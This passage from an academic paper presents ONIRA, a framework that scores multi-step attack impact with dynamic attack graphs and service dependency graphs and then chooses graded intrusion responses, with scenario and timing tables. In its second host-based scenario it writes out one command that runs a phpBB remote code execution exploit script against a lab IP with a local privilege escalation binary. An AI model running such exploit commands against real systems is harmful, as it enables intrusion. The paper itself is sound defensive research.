Service Name	C	I	A	C	I	A	C	I	A	C	I	A	Total Impact	Ratio
web	0.5	0.5	1	1	1	0.8	0	0	0	1.5	1.5	1.8	4.8	0.63
mySQL	1	1	1	0	0	0	1.25	1.25	1.1	2.25	2.25	2.1	6.6	0.87
mail	1	1	0.6	0.625	0.625	0.75	0	0	0	1.625	1.625	1.35	4.6	0.6

attacker is 0.33 (Eq. 7). The semi-professional attacker who uploads the executable exploit on the target machine has information about the target platform. Thus, the attack impact in the same executed states should be greater than the beginner and the intermediate attackers. The professional attacker who skips all states and runs exploit directly, has the highest knowledge level ($\kappa = 1$) compare to different type of attackers.

Figure 7b illustrates the result of effect on CIA in each executed state for different attacker's skill level. As seen, the execution of each state has different effects on network CIA. Let us see how Δ_{max} is calculated from the attack graph. As shown below, the maximum value among the successfully executed attack states in the attack graph is first obtained for each element of CIA, and Δ_{max} is eventually calculated from the sum of the three elements of the CIA divided into 3. As shown, for the beginner attacker Δ_{max} is 0.66 up to step S_5.

$$\Delta_{C_{max}}(t_1) = \{S_1(\phi), S_2(M), S_3(L), S_4(M), S_5(M)\} = M$$
$$\Delta_{I_{max}}(t_1) = \{S_1(\phi), S_2(\phi), S_3(L), S_4(M), S_5(M)\} = M$$
$$\Delta_{A_{max}}(t_1) = \{S_1(\phi), S_2(L), S_3(L), S_4(M), S_5(M)\} = M$$
$$\Delta_{max}(t_1) = \frac{M + M + M}{3} = M = 0.66$$

Since there is no strong evidence to indicate that the attacker has obtained root permission, the value is not 1, but the value 0.66 suggests that the system will be compromised in the next states. State $S6$ has the highest effect on network CIA, where the attacker compromises the target service.

Our response system takes decision in state $S5$, one state before compromising the target. Since the attack impact varies in state $S5$ for different attacker's skill levels (Figure 6, 2.29, 2.62, 2.95, and 3.29 respectively), it can select different responses with different mitigation ability to balance the response negative effect and the attack impact. Based on the proposed response selection mechanism (Algorithm 5), the response system selects $R2 = R\_KILL\_PROCESS(spawnedprocess)$ for the beginner, intermediate, and semi-professional attackers and $R3 = R\_NOT\_ALLOWED\_HOST(attacker\_IP)$ for the professional attacker.

Hereafter, we discuss three different scenarios where different attackers with different skills repeat the multi-step attack several times.

Scenario 1: In the first scenario, the intruder runs all the steps of the multi-step attack, and even in the next repetitions. As Table II shows, the attacker's knowledge level (κ) is zero in each occurrence of the this incident. ρ is the real impact obtained from the service dependency graph, and is 0.63. We calculate the attack impact in state S_5 and send the value to the response selection module. The attack impact (Ψ) for the first execution of the multi-step attack up to state S_5 is 2.29. Based on this value, the response selection module selects the second response from the ordered list, as illustrated in Table III. This response ($R\_KILL\_PROCESS(spawnedprocess)$) kills the spawned process responsible for satisfying the intruder's request. Then, the attacker runs the multi-step attack again, hoping that it will work this time. However, the $R\_NOT\_ALLOWED\_HOST(attacker\_IP)$ response is applied, and the intruder will realize that his IP address has been blocked and he must change to another IP. If the intruder changes his IP and repeats the attack, the response system will apply the $R\_RESTART\_DAEMON(httpd)$ response. This prevents the intruder from running any commands, but only for a short time. If the attacker repeats the attack several times, the Web server will eventually be isolated from the network.

Scenario 2: In the second scenario, the attacker first runs all steps except probing and the response system stops him with the $R\_KILL\_PROCESS(spawnedprocess)$ response (like an intermediate attacker). Since the intruder guesses that there is a high probability that the malicious program is still available on the target machine, he runs this command (like a professional attacker):

```
> ./phpBBCodeExecExploitRUSH.pl 192.168.10.2
/phpBB2/ 1 "/tmp/LPE"
```





Fig. 6: Attack impact for different attacker's skill level for the proposed attack graph



(a) Knowledge level

(b) Effect on CIA

Fig. 7: Two important information obtained by dynamic attack graph for different attacker's skill level for the proposed attack graph

So, in the second run, the intruder skips three states: probing, uploading the exploit, and compiling it. Since there are three knowledge states in our dynamic attack graph, κ is 1. As shown, Δ_{max} is still 0.66 (the attacker runs *ncat* state).

TABLE II: Different scenarios of the same incident vs. different response selection for the host-based attack graph

		t_1	t_2	t_3	t_4
$Scenario_1$		Beginner	Beginner	Beginner	Beginner
	ϑ (frequency)	1	2	3	4
	κ (knowledge level)	0	0	0	0
	Δ_{max} (impact on CIA)	0.66	0.66	0.66	0.66
	ρ (propagation on SDG)	0.63	0.63	0.63	0.63
	Ψ *(Attack Impact)*	2.29	3.29	4.29	5.29
	$response$	R_2	R_3	R_4	R_5
$Scenario_2$		Intermediate	Professional	Professional	Professional
	ϑ	1	2	3	4
	κ	0.33	1	1	1
	Δ_{max}	0.66	0.66	0.66	0.66
	ρ	0.63	0.63	0.63	0.63
	Ψ	2.62	4.29	5.29	6.29
	$response$	R_2	R_4	R_5	R_6
$Scenario_3$		Semi-Professional	Professional	Beginner	Professional
	ϑ	1	2	3	4
	κ	0.66	1	0	1
	Δ_{max}	0.66	0.66	0.66	0.66
	ρ	0.63	0.63	0.63	0.63
	Ψ	2.95	4.29	4.29	6.29
	$response$	R_3	R_4	R_5	R_6

$$\Delta_{C_{max}}(t_2) = \{S_2(M), S_5(M)\} = M$$
$$\Delta_{I_{max}}(t_2) = \{S_2(\phi), S_5(M)\} = M$$
$$\Delta_{A_{max}}(t_2) = \{S_2(L), S_5(M)\} = M$$
$$\Delta_{max}(t_2) = \frac{M + M + M}{3} = M = 0.66$$

Consequently, this time, the response selection module selects a stronger response (R_4). It does not allow the user to obtain a root shell to proceed with the last attack phase.

Scenario 3: In this scenario, the attacker has information about the target platform. He uploads the executable for the exploit on the target machine, skipping three steps of our dynamic attack graph (like a semi-professional attacker): *probing*, *ncat*, and *compile exploit* ($\Delta_{max}(t_1)\{S_3, S_5\} = 0.66$). Because the knowledge level based on Eq. 7 is 0.66, the RSM chooses the $R\_NOT\_ALLOWED\_HOST(attacker\_IP)$ response at t_1. The intruder will realize that his IP address has been blocked and he must change to another IP. In the second round, as a professional attacker, the attacker guesses that the malicious program is still available and runs the exploit directly ($\Delta_{max}(t_2)\{S_5\} = 0.66$). This time, the response selection module selects a stronger response (R_4). Then, the intruder guesses that either the exploit is not available, or a patch may lead to a secure Web server, removing the remote script injection vulnerability. He consequently decides to run the probing phase and verify the vulnerability again like a beginner attacker ($\Delta_{max}(t_2)\{S_1, S_3, S_4, S_5\} = 0.66$). This time, the RSM selects the $R\_RESET\_HOST(x)$ response (line 11-14 Algorithm 5). If the attacker repeats the multi-step attack like a professional attacker, the Web server will eventually be blocked by response $R6$.

It is interesting to compare the proposed cost-sensitive model with a static-mapping response system. In a static-mapping model, a danger state in the attack graph can be mapped to a predefined response such as ”block IP address” which is very effective for most attacks. The block IP address response is rather strict and the same result may often be achieved with a very less invasive response. Another challenge is that the attackers use spoofed IP addresses, and a static-mapping approach will not be an adequate defense.

TABLE III: Ordered list of responses based on the lowest negative impact on network services

Rank	Response	User Impact	Stability
1	*R_CLOSE_A_NET_CONNECTION*	Attacker	Connect again
2	*R_KILL_PROCESS (spawned process)*	Attacker	Connect again
3	*R_NOT_ALLOWED_HOST (attacker_IP)*	Attacker	Change IP
4	*R_RESTART_DAEMON (httpd)*	All Apache users	Apache service will be available soon
5	*R_RESET_HOST (x)*	All users on host x	All services will be available soon
6	*R_BLOCK_RECEIVER_PORT (httpd port)*	All Apache users	Apache service is not available
7	*R_ISOLATE_HOST (x)*	All users on host x	All services are not available




Fig. 8: The second experimental network model (Adapted from Ref. [14])

TABLE IV: VMs and their vulnerabilities

Server	VM	CVE	Vulnerability	C	I	A
Cloud Server 1	Mail Server	v_1: CVE-2004-0840	Remote code execution in SMTP	H	H	H
		v_2: CVE-2001-1030	Squid port scan	M	M	M
	Web Server	v_3: CVE-2009-1535	WebDAV Authentication Bypass	H	H	H
Cloud Server 2	NAT Gateway	v_4: CVE-2003-0693	Heap Corruption in OpenSSH	H	H	H
		v_5: CVE-2007-4752	Improper cookies handler in OpenSSH	M	M	M
	Admin Server	v_6: CVE-2008-4050	MS SMV service stack buffer overflow	H	H	H
	VM Group	v_7: CVE-2001-0439	LICQ buffer overflow	M	M	M
		v_8: CVE-2008-0015	MS video activex stack buffer overflow	H	H	H
		v_9: CVE-2010-3847	GNU C library loader flaw	H	H	H

D. The Second Scenario (Network-based Attack Graph)

1) Attack Scenario: To validate the proposed security framework, in the second scenario, we use a cloud network topology consisting of two servers connected to the Internet through the external firewall, as seen in Figure 8. The first cloud server hosts three virtual machines, Mail server, Web server, and DNS server, that are connected to a virtual switch.

The second cloud server consists of two networks: *public* and *private*. The public network hosts two VMs, the first one hosts an SQL server; the second one hosts a NAT gateway server. The private network hosts one Admin server and three VMs (called VMs Group). Remote access to the VMs in the private network is only provided through NAT gateway server by SSHD daemon. Each VM possesses a set of vulnerabilities, which are represented in Table IV. The impact of exploiting each vulnerability on CIA parameters has been extracted from [50].

Figure 10 shows the attack graph, generated based on the vulnerabilities exist on the services in the second scenario. The attacker's goal is compromizing one of the VMs in VMs group in the private network in cloud server 2, obtaining root access. As seen, the attacker may traverse different ways in this attack




Fig. 9: The service dependency graph for the second experimental network model

TABLE V: The total attack impact propagation when a service is compromised in the second attack scenario

Service Name	Direct Impact C	Direct Impact I	Direct Impact A	Forward Impact C	Forward Impact I	Forward Impact A	Backward Impact C	Backward Impact I	Backward Impact A	Total CIA Impact C	Total CIA Impact I	Total CIA Impact A	Total Impact	Ratio
Web	0.5	0.5	1	0	0	0	0	0	0	0.5	0.5	1	2	0.12
SQL	1	1	1	0	0	0	1	1	1	2	2	2	6	0.38
Mail	1	1	0.6	0.5	0.5	0.5	0	0	0	1.5	1.5	1.1	4.1	0.26
NAT	0.3	1	0.7	0	0	0	0	0	0.2	0.3	1	0.9	2.2	0.14
DNS	0.1	1	0.7	0	0	0	0	0	0.8	0.1	1	1.5	2.6	0.16
Admin	1	1	0.2	0	0	0	0	0	0	1	1	0.2	2.2	0.14
VMs Group	1	1	0.2	0	0	0	0	0	0	1	1	0.2	2.2	0.14

graph. There is only one "knowledge state" node in this graph which is "probing" state. If someone jumps this step, it means he has enough knowledge about our network and he is aware of our network vulnerabilities.

2) Damage Cost Calculation and Response Selection: Figure 9 illustrates the service dependency graph of the second scenario. Remote access to the VMs are provided through NAT service. Thus, NAT service are the only way to connect to the VMs from outside of the network. However, VMs do not depend to NAT service in terms of confidentiality and integrity, if NAT gateway server is compromised. Thus, the functional dependency of VMs to NAT service is set to $\varphi = \{0, 0, 1\}$. Moreover, when a VM is compromised, it does not affect to the NAT service $\chi = \{0, 0, 0\}$. Since there are valuable information on VMs, the integrity and confidentiality are set to one. CIA parameters for the Admin server are set as VMs. The integrity of information in NAT service is critical to perform its functionality properly. In comparison, the confidentiality and availability of NAT services are inconsequential. Thus, CIA are set to 0.3, 1, and 0.7, respectively for NAT service.

In DNS service, the integrity of information is conclusive in order to the right mapping between names and IPs. It also must be available. Otherwise, users should provide IP addresses to access Web and Email services. So, CIA for DNS are set to 0.1, 1, and 0.7 respectively. Mail, Web, SQL services and the link between Mail and SQL are set as we performed in the first scenario.

If the Web or Mail services are compromised, there is not potential forward propagation damage on DNS service, based on the predefined permissions between them ($\chi = \{0, 0, 0\}$). Moreover, if DNS service is compromised, the only effect on CIA parameters of Web and Mail services is availability. Since, those services are still available by IP addresses, the availability parameter is set to $\%50$. Thus, the functional dependency between Mail/Web and DNS services are set to $\varphi = \{0, 0, 0.5\}$. Table V represents the total attack impact propagation in network when a service is compromised. Note that 15.8 is the total services value in our SDG for the second scenario and the total propagation impact for each service should be evaluated respect to it as the last column in Table V represents.




Fig. 10: Attack graph for the second experimental network model

TABLE VI: Possible list of responses for critical states in the network-based attack graph

State	Rank	Response	Defense Point	User Impact
ACLs	1	*R_BLOCK_IP(attacker_IP)*	DP2	Attacker
	2	*R_BLOCK_IP(attacker_IP)*	DP1	Attacker
	3	*R_KILL_PROCESS(spawned process)*	DP4	Attacker
	4	*R_BLOCK_RECEIVER_PORT(mail port)*	DP1	All mail users
	5	*R_BLOCK_ALL_TRAFFIC()*	DP2	All web and mail users
	6	*R_BLOCK_ALL_TRAFFIC()*	DP1	All network users
LICQ	1	*R_BLOCK_IP(attacker_IP)*	DP3	Attacker
	2	*R_BLOCK_IP(attacker_IP)*	DP1	Attacker
	3	*R_QUARANTINE(VMs Group)*	DP10,DP11,DP12	VMs users
	4	*R_BLOCK_ALL_TRAFFIC()*	DP3	VMs users and admin
	5	*R_BLOCK_ALL_TRAFFIC()*	DP1	All network users
OpenSSH1	1	*R_BLOCK_IP(attacker_IP)*	DP3	Attacker
	2	*R_BLOCK_IP(attacker_IP)*	DP1	Attacker
	3	*R_QUARANTINE(NAT)*	DP8	VMs users
	4	*R_BLOCK_ALL_TRAFFIC()*	DP3	VMs users and admin
	5	*R_BLOCK_ALL_TRAFFIC()*	DP1	All network users

The response selection process should be performed in three critical states in the attack graph to prevent compromizing the VMs. These states are: *ACLs*, *LICQ*, and *OpenSSH1*, one state before gaining the root access on VMs. The proper set of responses are attached to these three states. When the progress of attack reaches to these states, the appropriate response is selected with respect to the attack damage cost. Table VI gives a list of possible responses at different defense points for the three critical states of the network-based attack graph.

In continue, we discuss two different scenarios where two attackers with different skills want to compromize the target through different attack paths.

Scenario 1: In the first scenario, the beginner attacker has three options when he finishes the probing state. He decides to compromize the target through Mail service: {start, probing, SMTP, ACLs, fwRemoteCfg.dll, end}. When the progress of attack reaches the state "ACLs", since the total damage cost is equal to 2.26 (see Table VII), response R_2 is selected by our response selection module, which blocks the attacker IP on defense point DP_1. Then, the intruder will realize that his IP address has been blocked and he must change to another IP. In next step, the intruder changes his IP and repeats the attack, but this time decides to try another path, which is: {start, probing, IIS, LICQ, ..., fwRemoteCfg.dll, end}. As seen in Table VII, this time the second response from the list of responses belong to state "LICQ" is selected to deploy in the network (see Table VI). This response again blocks the attacker IP on defense point DP_1. In the third attempt, the intruder selects another path, which is {start, probing, OpenSSH1, ..., end}. Since the total attack damage cost is equal to 1.80, the first response, from the list of responses belong to state OpenSSH1, is selected. It blocks the attacker IP on defense point DP_3.

As seen in Table VII, if the attacker repeats the whole these three attempts, first our response selection module kills the spawned process for the attacker request (R_3 in t_4), then the VMs group are quarantined (R_3 in t_5), and finally the new attacker IP is blocked on defense point DP_1 (R_2 in t_6). Since the VMs are quarantined, there is only two attack paths in the attack graph: {start, probing, OpenSSH1, OpenSSH1, fwRemoteCfg.dll, end} and {start, probing, SMTP, ACLs, fwRemoteCfg.dll, end}. If the attacker traverses these paths, two responses are deployed: 1) the NAT gateway server is quarantined and 2) the mail port is blocked. Therefore, the attacker is not able to execute the attack graph since none of the services are available.

Scenario 2: In the second scenario, the professional attacker skips only probing (first) step and then, follows the attack graph like first attacker. The knowledge level for this type of attacker is set to one. As seen in Table VII, when the attacker traverses the three attack paths from the start state to the critical states (ACLs, LICQ, and OpenSSH1) for the first time, three different responses are deployed in the network: 1) blocking the attacker IP address on DP_1, 2) killing the spawned process in mail server, and 3) quarantining the VMs group. Since the VMs are quarantined, there is only two attack paths in the

TABLE VII: Different scenarios of the same incident vs. different response selection for the network-based attack graph

		t_1	t_2	t_3	t_4	t_5	t_6	t_7	t_8	t_9
		Beginner	Beginner	Beginner	Beginner	Beginner	Beginner	Beginner	Beginner	Beginner
	Target	ACLs	LICQ	OpenSSH1	ACLs	LICQ	OpenSSH1	ACLs	OpenSSH1	ACLs
	ϑ (frequency)	1	1	1	2	2	2	3	3	4
$Scenario_1$	κ (knowledge level)	0	0	0	0	0	0	0	0	0
	Δ_{max} (impact on CIA)	1	1	0.66	1	1	0.66	1	0.66	1
	ρ (propagation on SDG)	0.26	0.12	0.14	0.26	0.12	0.14	0.26	0.14	0.26
	Ψ *(Attack Impact)*	2.26	2.12	1.80	3.26	3.12	2.80	4.26	3.80	5.26
	$response$	R_2	R_2	R_1	R_3	R_3	R_2	R_4	R_3	R_5
		Professional	Professional	Professional	Professional	Professional	Professional	Professional	Professional	Professional
	Target	ACLs	LICQ	OpenSSH1	ACLs	OpenSSH1	ACLs			
	ϑ	1	1	1	2	2	3			
$Scenario_2$	κ	1	1	1	1	1	1			
	Δ_{max}	1	1	0.66	1	0.66	1			
	ρ	0.26	0.12	0.14	0.26	0.14	0.26			
	Ψ *(Attack Impact)*	3.26	3.12	2.80	4.26	3.80	5.26			
	$response$	R_3	R_3	R_2	R_4	R_3	R_5			

TABLE VIII: Framework performance in real-time

Task	Time
Storing the state information in the state history database	70 ms
Retrieving information from the history database	60 ms
Checking the preconditions of attack graph	200 ms
Risk assessment computation	10 ms
Response selection	3 ms

attack graph: {start, probing, OpenSSH1, OpenSSH1, fwRemoteCfg.dll, end} and {start, probing, SMTP, ACLs, fwRemoteCfg.dll, end}. If the attacker traverses these paths, two responses are deployed: 1) the NAT gateway server is quarantined and 2) the mail port is blocked. Therefore, the attacker is not able to execute the attack graph since none of the services are available.

E. False Alarms

An IDS usually generates a large number of alerts. Therefore, the output of an IDS is a temporally ordered, fast changing, potentially infinite, and massive data stream. There is not enough time to store this data and rescan it as static data [42]. Of course, there may be aggregation and correlation components between the detection and response systems to reduce the number of false alarms. The attack graph serves as a correlation mechanism to determine the false negative and positive alarms. It not only correlates the intrusion detection system outputs [30], [31], but also helps the intrusion response system to apply responses in a timely fashion, at the right place, and with the appropriate intensity [32], [33]. Note that our dynamic attack graph is based on service vulnerabilities. Thus, it can filter alerts and consider those alerts that are really related to some vulnerabilities being exploited.

F. Framework Performance in Real-time

The performance of our framework has been evaluated for the attack scenario explained in subsection IV-C1. Table VIII summarizes the time needed to perform each task in the proposed framework. In the following, we explain the detail of each task.

As explained, the dynamic attack graph component registers, in advance, all system calls that are defined in the preconditions of all the states in the attack graph in the detection component. Based on the registered system calls, the detection component sends alerts to the DAG component. To perform the correlation between states and to check the preconditions, the DAG receives help from the State History Database [47], [48]. We first examine how long it takes to detect and store/retrieve information from the State History Database. Once an attack step occurs and the LTTng kernel trace events are created, our detection component has to detect the attack and send alerts to the DAG. The total cost of generating trace

events, reading events, and matching patterns takes about *60 ms* for this multi-step attack scenario. Our detection component abstracts the trace information and stores all the information about the current and historical state values of the system services (execution status of a process, file descriptors, disk, memory, locks, and other information) in the efficient state history database.

For this trace, generated at a rate of 385 KB/sec, storing the state information in the state history database takes *70 ms*. Then, the attack graph component uses this information to check the state preconditions. Retrieving information from the history database takes *60 ms*. Since our approach is a dynamic attack graph, we have to check the preconditions of the all states as start states (for example, five states in the host-base attach graph). To check on some conditions, the attack graph component has to send a query to the state history database. The worst case is in the beginning of the attack, when we need to check all the conditions of the whole start states. It takes *200 ms*, the first time this is done for the host-base attack graph.

The next time delay is computing the attack impact. One of the parameters in calculating the risk is the service impact. For this reason, we want our response selection to be very quick. To achieve this, we calculate the impact on all the services in advance. So, the risk assessment component takes less than *10 ms*. The response selection component has to find the appropriate response to mitigate the attack. The decision is made in less than *3 ms*. The important question here is how long a response takes to become effective. The reaction delay depends on the type of response, but it is essential that the response be applied before the attacker executes the last step, which is to create a permanent user.

As mentioned, our approach supports dynamic attack graphs, as the intruder may try to execute the exploit directly. This triggers state S_5 in the first attack graph and, in the worst case, our framework takes *343 ms*. So, when the attacker runs the exploit to obtain a root shell, our framework is quick to decide on, and prepare, a response to counter the attack, and it is, in fact, fast enough to stop the attack in real-time.

V. Limitations

In recent times, we have seen impressive changes in the ways in which attackers gain access to systems and infect computers. Thus, identifying the security problems and selecting appropriate responses are challenging and complex tasks for security experts. In organizations, many network services are available and used by a large number of users. It is extremely important to maintain the users quality of service and the response time of applications. For example, we cannot isolate without consequences a whole server from a network and disrupt the many services we have installed there, nor do we want to kill processes that are using considerable amounts of CPU resources if we are not sure they have been attacked.

We must note that the design of ONIRA does not intend to improve any of the existing intrusion detection algorithms. It presents a better picture of the attack impact and reaction. ONIRA combines different techniques to measure the attack impact, better than in previous work. Although the most powerful response selection is the best strategy to counter attacks, this is not a good strategy from the perspective of keeping the network service quality. The calculation of the intensity of the attack can help to attune the negative effect of the response which limits the network services availability. Thus, our main contribution lies in the attack impact calculation and response selection.

ONIRA incorporates the attack graph to extract information about the attacker behaviour. Most attack graph methods studied in the literature look at the automatic generation of complex attack graphs [52], [53] or alert correlation [31], [54]. Our framework primarily focuses on improving the utilization of attack graphs by adding parameters to help better evaluate the attack impact.

Another assumption in our approach is the presence of a statically ordered list of responses which does not take advantage of automatic reordering to maximize the performance of the response system. A potential future development in this direction is measuring the applied response effectiveness. In this way, each response moves to the right place in the ordered list and we alleviate the dependency on the initial expert evaluation.

VI. Conclusion

We presented an online method to calculate the attack impact using a dynamic attack graph in live mode. Most attack graph methods studied in the literature look at the generation of complex attack graphs and the complexity of analyzing these large attack graphs. There has been little attention paid to real live implementations for calculating damage costs. Few existing implementations have used the outputs of IDSs, which do not provide sufficiently precise information to detect sophisticated multi-step attacks.

The proposed framework benefits from kernel-level events provided by the LTTng tracer to obtain efficiently a lot of information about system calls entry and exit. We abstract the trace information and store all the information about the current and historical state values of the system services in the efficient state history database. Thus, the presented dynamic attack graph has an accurate database from which to extract accurate information on a complex multi-step attack.

Recently proposed approaches use either attack graph-based or service dependency-based methods to calculate multi-step attack impact online. We use both of these to compute the damage cost. To this end, we have extended the LAMBDA language with two features: the intruder knowledge level and the effect on CIA.

